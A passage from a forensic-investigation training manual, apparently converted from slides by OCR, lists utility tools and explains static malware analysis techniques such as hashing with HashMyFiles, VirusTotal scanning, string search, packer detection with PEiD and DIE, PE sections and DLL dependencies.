
- Snagit (*https://www.techsmith.com*)
- Jing (*https://www.techsmith.com*)
- Camtasia (*https://www.techsmith.com*)
- Ezvid (*https://www.ezvid.com*)

Network and Internet Simulation Tools:

- NetSim Pro (*https://tetcos.com*)
- ns-3 (*https://www.nsnam.org*)
- Riverbed Modeler (*http://www.riverbed.com*)
- QualNet (*http://web.scalable-networks.com*)

OS Backup and Imaging Tools:

- Genie Backup Manager Pro (*https://www.zoolz.com*)
- Macrium Reflect Server (*https://www.macrium.com*)
- R-Drive Image (*https://www.drive-image.com*)
- O&O DiskImage 17 (*https://www.oo-software.com*)



Static Malware Analysis

- In **static analysis**, we do not run the malware code, so there is no need to create a safe environment
- It employs different tools and techniques to **quickly determine** if a **file is malicious**
- Analyzing the **binary code** provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

Some of the static malware analysis techniques:

1. **File fingerprinting**
2. **Local and online malware scanning**
3. **Performing string search**
4. **Identifying packing/obfuscation methods**
5. **Finding the portable executables (PE) information**
6. **Identifying file dependencies**
7. **Malware disassembly**
8. **Analyzing ELF Executable Files**
9. **Analyzing Mach-O Executable Files**
10. **Analyzing Malicious MS Office Documents**

Static Malware Analysis

Static analysis is the process of investigating an executable file without running or installing it. Thus, it is safe to conduct static analysis because the investigator does not install or execute the suspicious file. However, some malware does not need installation for performing malicious activities. Therefore, investigators should perform static analysis in a controlled environment.

Static analysis involves accessing the source code or binary code to find the data structures, function calls, call graphs, etc., that can represent malicious behavior. Investigators can use various tools to analyze binary code to understand the file architecture and impact on the system. Compiling the source code of a system into a binary executable results in data loss, which makes the analysis of the code more difficult. Analyzing the binary code provides information about the malware functionality, its network signatures, exploit packaging technique, dependencies involved, etc.

The procedure of examining a given binary without executing it is mostly manual. It requires the extraction of vital data, such as data structures, utilized functions, and call graphs, from the malicious file. This data cannot be viewed by investigator after program compilation.

Some static malware analysis techniques are listed below:


- File fingerprinting
- Local and online malware scanning
- Performing strings search
- Identifying packing/obfuscation methods
- Finding the portable executables (PE) information

- Identifying file dependencies
- Malware disassembly
- Analyzing ELF Executable Files
- Analyzing Mach-O executable files
- Analyzing Malicious MS Office Documents

Static Malware Analysis: File Fingerprinting

- File fingerprinting is the process of **computing the hash value** for a given **binary code**
- You can use the computed hash value to **uniquely identify** the malware or **periodically verify** if any **changes** are made to the **binary code** during analysis
- Use tools like **HashMyFiles** to calculate various hash values of the malware file

HashMyFiles HashMyFiles produces the **hash value** of a file using MD5, SHA1, CRC32, SHA-256, SHA-512 and SHA-384 algorithms



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path

File Fingerprinting

File fingerprinting is a process of computing the hash value for a given binary code to identify and track data across a network. This process includes the calculation of cryptographic hashes of the binary code to recognize its function and compare it with other binary code and programs from previous scenarios. The computed hash value can be used to uniquely identify the malware or periodically verify if any changes are made to the binary code during analysis.


These fingerprints are used to track and identify similar programs from a database. Fingerprinting does not work for certain record types, including encrypted or password-secured files, images, audio, and video, which have different content compared to the predefined fingerprint.

Message-Digest Algorithm 5 (MD5) and Secure Hash Algorithm 1 (SHA-1) are the most commonly used hash functions for malware analysis. Various tools such as HashMyFiles can be used to create a fingerprint of the suspicious file as part of the static analysis. HashMyFiles is a GUI-based tool that can calculate various hash values.

- **HashMyFiles**

  Source: *https://www.nirsoft.net*

  HashMyFiles produces a hash value for a file using MD5, SHA1, CRC32, SHA-256, SHA-512, and SHA-384 algorithms. The program also provides information about the file, such as the full path of the file, date of creation, date of modification, file size, file attributes, file version, and extension, which helps in searching for and comparing similar files.



Filename	MD5	SHA1	CRC32	SHA-256	SHA-512	SHA-384	Full Path
cef_100_percent....	b28df0d3be1f093f8a...	d1f004cf1714b...	24daeafd	bb46bfbbdec7f...	142072fc166c4d0...	c001bb3574f374bc07574...	C:\Program Files\A

Local and Online Malware Scanning

You can scan the binary code locally using well-known and up-to-date antivirus software. If the code under analysis is a component of a well-known malware, it may have already been discovered and documented by many antivirus vendors. You can also upload the code to websites such as VirusTotal to get it scanned by a wide variety of scan engines.

VirusTotal calculates the hash values of a suspicious file and compares them with online and offline malware databases to determine the existence of the recognized malicious code. This process simplifies further investigation by offering deeper insights into the code, its functionality, and other essential details.

- **VirusTotal**

  Source: *https://www.virustotal.com*

  VirusTotal is a free service that analyzes suspicious files and URLs. In addition, it facilitates the detection of viruses, worms, Trojans, etc. It generates a report that provides the total number of engines that marked the file as malicious, the malware name, and, if available, additional information about the malware.

  It also offers important details of the online file analysis, such as target machine, compilation timestamp, type of file, compatible processors, entry point, PE sections, data link libraries (DLLs), used PE resources, different hash values, IP addresses accessed or contained in the file, program code, and type of connections established.

Performing Strings Search

Software programs include some strings that are commands for performing specific functions such as printing output. Strings communicate information from the program to its user. Various existing strings can represent the malicious intent of a program, such as reading the internal memory or cookie data, embedded in the compiled binary code.

Searching through the strings can provide information about the basic functionality of any program. During malware analysis, search for the malicious string to determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that particular URL string stored in it. It is advisable to be alert while looking for strings and also search for the embedded and encrypted strings to detect the suspicious file.

Use tools such as BinText to extract embedded strings from executable files. Ensure that the tool can scan and display ASCII and Unicode strings as well. Some tools can extract all the strings and copy them to a text or document file. Use such tools to copy the strings to a text file to ease the task of searching for malicious strings.

Identifying Packing/Obfuscation Methods

Attackers use packing and obfuscation to compress, encrypt, or modify a malware executable file to avoid detection. Obfuscation also hides the execution of the programs. When the user executes a packed program, it also runs a small wrapper program to decompress the packed file and then run the unpacked file. This complicates reverse engineers' attempts to find out the actual program logic and other metadata via static analysis.

You should try to determine if the file includes packed elements and also locate the tool or method used for packing it. Use tools such as PEid, which detects most commonly used packers, cryptors, and compilers for PE executable files. Finding the packer will ease the task of selecting a tool for unpacking the code.

- **PEiD**

  Source: *https://www.aldeid.com*

  PEiD is a free tool that provides details about Windows executable files. It can identify signatures associated with over 600 different packers and compilers**.** This tool also displays the type of packers used for packing the program. It also displays additional details such as entry point, file offset, EP section, and subsystem used for packing.

Identifying Packing/Obfuscation Method of Executable and Linkable Format (ELF) Malware

- **Detect It Easy (DIE)**

  Source: *https://github.com*

  DIE is an application used for determining types of files. Apart from Windows, it is available for Linux and macOS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

Finding the Portable Executables (PE) Information

The Portable Executable (PE) format is an executable file format used on Windows OS, which stores the information that a Windows system requires to manage the executable code. It stores metadata about the program, which helps in finding additional details of the file. For instance, the Windows binary is in PE format, and it consists of information such as time of creation and modification, import and export functions, compilation time, DLLs, linked files, strings, menus, and symbols. The PE format contains a header and sections that store metadata about the file and code mapping in an OS.

The PE of a file contains the following sections:

- **.text:** Contains instructions and program code that the CPU executes.
- **.rdata:** Contains the import and export information as well as other read-only data used by the program.
- **.data:** Contains the program's global data, which the system can access from anywhere.
- **.rsrc:** Consists of the resources employed by the executable, such as icons, images, menus, and strings, as this section offers multi-lingual support.

You can use the header information to gather additional details of a file or program, such as its features. You can use tools such as PEView to extract the above-mentioned information.

- **PE Explorer**

  Source: *http://www.heaventools.com*

  PE Explorer lets you open, view, and edit a variety of 32-bit Windows executable file types (also called PE files) ranging from common types, such as EXE, DLL, and ActiveX Controls, to less familiar types, such as SCR (Screensavers), CPL (Control Panel Applets), SYS, MSSTYLES, BPL, DPL, and more.

Identifying File Dependencies

Any software program depends on various inbuilt libraries of an OS that help in performing specified actions in a system. Programs need to work with internal system files to function correctly. They store the import and export functions in a kernel32.dll file. File dependencies contain information about the internal system files that the program needs to function properly, the process of registration, and location on the machine.

You need to find the libraries and file dependencies, as they contain information about the run-time requirements of an application. Subsequently, you need to check if they can find and analyze these files, as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls. Check the dynamically linked list in the malware executable file. Finding out all the library functions may allow you to guess what the malware program can do. You should know the various dll used to load and run a program.

Some standard dlls are listed in the table below:

dll	Description of contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scrollbars, and components for controlling and responding to user actions
Gdi32.dll	Functions for displaying and manipulating graphics

Ntdll.dll	Interface to the Windows kernel
WSock32.dll and Ws2_32.dll	Networking DLLs that help to connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions

Table 7.5: Standard dlls

You can use tools such as Dependency Walker to identify the dependencies within the executable file.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  Dependency Walker lists all the dependent modules of an executable file and builds hierarchical tree diagrams. It also records all the functions of each module's exports and calls. Furthermore, it detects many common application problems such as missing and invalid modules, import/export mismatches, circular dependency errors, mismatched machine modules, and module initialization failures.

